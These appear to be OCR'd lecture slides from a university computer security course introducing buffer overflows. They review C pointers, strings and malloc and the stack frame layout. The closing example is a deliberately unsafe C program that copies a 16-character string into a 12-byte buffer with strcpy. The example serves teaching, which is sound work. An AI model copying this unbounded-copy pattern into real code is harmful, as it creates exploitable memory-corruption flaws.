CE4062/CZ4062
Computer Security

Lecture 2: Buffer Overflow

Tianwei Zhang

Schedule for Software Security

We will focus on software security


- Buffer overflow
- Memory safety vulnerabilities
- Software vulnerability defenses

Mainly introduction to this massive topic

- CE4067/CZ4067 Software Security

Basic Concepts in Software Security

Vulnerability: a *weakness* which allows an attacker to reduce a system's information assurance.



Software system

Exploit: a *technique* that takes advantage of a vulnerability, and used by the attacker to attack a system


Payload: a *custom code* that the attacker wants the system to execute

Significance of Vulnerabilities

Increased vulnerabilities per year

Src: NIST security report


Common in various platforms



Src: HelpNetSecurity


Significance of Vulnerabilities

Taking longer time to remediate




Src: EdgeScan

Huge financial and business cost




Src: Accenture

Different Kinds of Vulnerabilities



Different Kinds of Malware



Why Does Software Have Vulnerabilities

Programs are developed by humans. Humans make mistakes

Programmers are not security-aware

Programming languages are not designed well for security

Software bugs are bad with potential serious consequences.

An intelligent adversary wishes to exploit them

- Lead bugs to the worst possible consequence
- Select their targets.

Outline

- **Review of C**
- **Review of Memory Layout**
- **Introduction to Buffer Overflow**

Outline

- **Review of C**
- Review of Memory Layout
- Introduction to Buffer Overflow

C language

One of the most common language

- Used in many implementations of operating systems, compilers and system libraries
- More efficient compared to other high-level languages, like Java and C#.

A major source of software bugs:

- Mainly due to more flexible handling of pointers/references.
- Lack of strong typing.
- Manual memory management. Easier for programmers to make mistakes.

Basic Data Types

char (8-bit): characters.

int (at least 16-bit, usually 32-bit): signed integers.

- For 32-bit int, value range is $[-2^{31}, 2^{31} - 1]$ (one bit reserved for representing 'sign').

long (at least 32-bit, usually 64-bit): signed integers.

- For 64-bit long, value range is $[-2^{63}, 2^{63} - 1]$

float (32-bit): single precision floating points.

double (64-bit): double precision floating points.

Basic Data Types


Pointer

- Contain memory addresses.
- Syntax: add "*" to the type name.
  - E.g., int* denotes a type which is a pointer to a memory location containing data of type int.
  - int* x is the same as int *x

```
int a, b;

float* p;

char *c, d;
```



Basic Data Types

The operator "&"


- Get the memory location of a variable

```
int a; a = 1;

int* b; b = &a

++a;

int c; c = *b;
```



Basic Data Types


Array

- The name of the array is a pointer
- For a *n*-element array, index starts at 0 and ends at n-1

```
int a[3];

a[0]=10;
a[1]=20;
a[2]=5;

int* b; b = a
```




Basic Data Types

String

- An array of char's
- A string must end with a NULL (or `\0'). So an array of char with length n can hold only strings of length $n-1$. (The last character in the array is reserved for NULL.)

```
char str[6] = "Hello";
```



String Operations

`char* strcpy (char* dest, char* src)`

- Copy string *src* to *dest*
- No checks on whether either or both arguments are NULL.
- No checks on the length of the destination string.

```
char* strcpy (char* dest, const char* src) {
  unsigned i;
  for (i=0; src[i] != '\0'; ++i)
    dest[i] = src[i];
  dest[i] = '\0';
  return dest;
}
```

`int strlen (char* str)`

- Return the length of the string *str*, without NULL.

`char* strcat (char* dest, char* src)`

- Append the string *src* to the end of the string *dest*.

Memory Allocation

malloc


- Allocates a block of memory
- Takes one argument specifying the size (in bytes) of the memory block to be allocated.
- If successful, pointer to the memory block is returned; otherwise, the NULL value is returned.

```
int *p;

p = (int*) malloc(sizeof(int));

*p = 100;
```

/* return the size of one data type */




Outline

- Review of C
- **Review of Memory Layout**
- Introduction to Buffer Overflow

Memory Layout of a Program

Memory layout (for many languages)

- Code area: fixed size and read only
- Static data: statically allocated data
  - variables/constants
- Stack: parameters and local variables of methods as they are invoked.
  - Each invocation of a method creates one **frame** (activation record) which is pushed onto the stack
- Heap: dynamically allocated data
  - class instances/data array
- Stack and heap grow towards each other




Stack


Store local variables (including method parameters) and intermediate computation results

A stack is subdivided into multiple **frames**:

- A method is invoked: a new frame is pushed onto the stack to store local variables and intermediate results for this method;
- A method exits: its frame is popped off, exposing the frame of its caller beneath it

```
Main( ) {
  g( );
  f( );
}
f( ) {
  return g( );
}
g( ) {
  return 1;
}
```






Inside a Frame for One Function

Two pointers:

- **BP**: base pointer. Fixed at the frame base
- **SP**: stack pointer. Current pointer in frame

A frame consists of the following parts:

- Function parameters
- Return address of the caller function
  - When the function is finished, execution continues at this return address
- Stack pointer of the caller function
- Local variables
- Intermediate operands
  - dynamically grows and shrinks



Outline

- Review of C
- Review of Memory Layout
- **Introduction to Buffer Overflow**

Buffer Overflow

Definition

- More input are placed into a buffer than the capacity allocated, overwriting other information

If the buffer is on stack, heap, global data, overwriting adjacent memory locations could cause

- corruption of program data
- unexpected transfer of control
- memory access violation
- execution of code chosen by attacker

A very common attack mechanism

- 1988 Morris Worm
- 2001 Code Red
- 2003 Slammer
- 2004 Sasser
- …

Buffer overflows are the top software security vulnerability of the past 25 years

ON MAR 11, 13 • BY CHRIS BUBINAS • WITH 2 COMMENTS

In a report analyzing the entire CVE and NVD databases, which date back to 1988, Sourcefire senior research engineer Yves Younan found that vulnerabilities have generally decreased over the past couple of years before rising again in 2012. Younan

High coverage

Any system implemented using C or C++ can be vulnerable.

- Program receiving input data from untrusted network

  sendmail, web browser, wireless network driver, ...

- Program receiving input data from untrusted users or multi-user systems


  services running with high privileges (root in Unix/Linux, SYSTEM in Windows)

- Program processing untrusted files

  downloaded files or email attachment.

- Embedded software

  mobile phones with Bluetooth, wireless smartcards, airplane navigation systems, …




Basic Idea

```c
#include <stdio.h>
#include <string.h>

void foo(char *s) {
        char buf[12];
        strcpy(buf,s);
        printf("buf is %s\n",buf);
}

int main(int argc, char* argv[]) {
    foo("Buffer-Overflow!");
    return 0;
}
```

Root cause: `strcpy` does not check boundaries!!



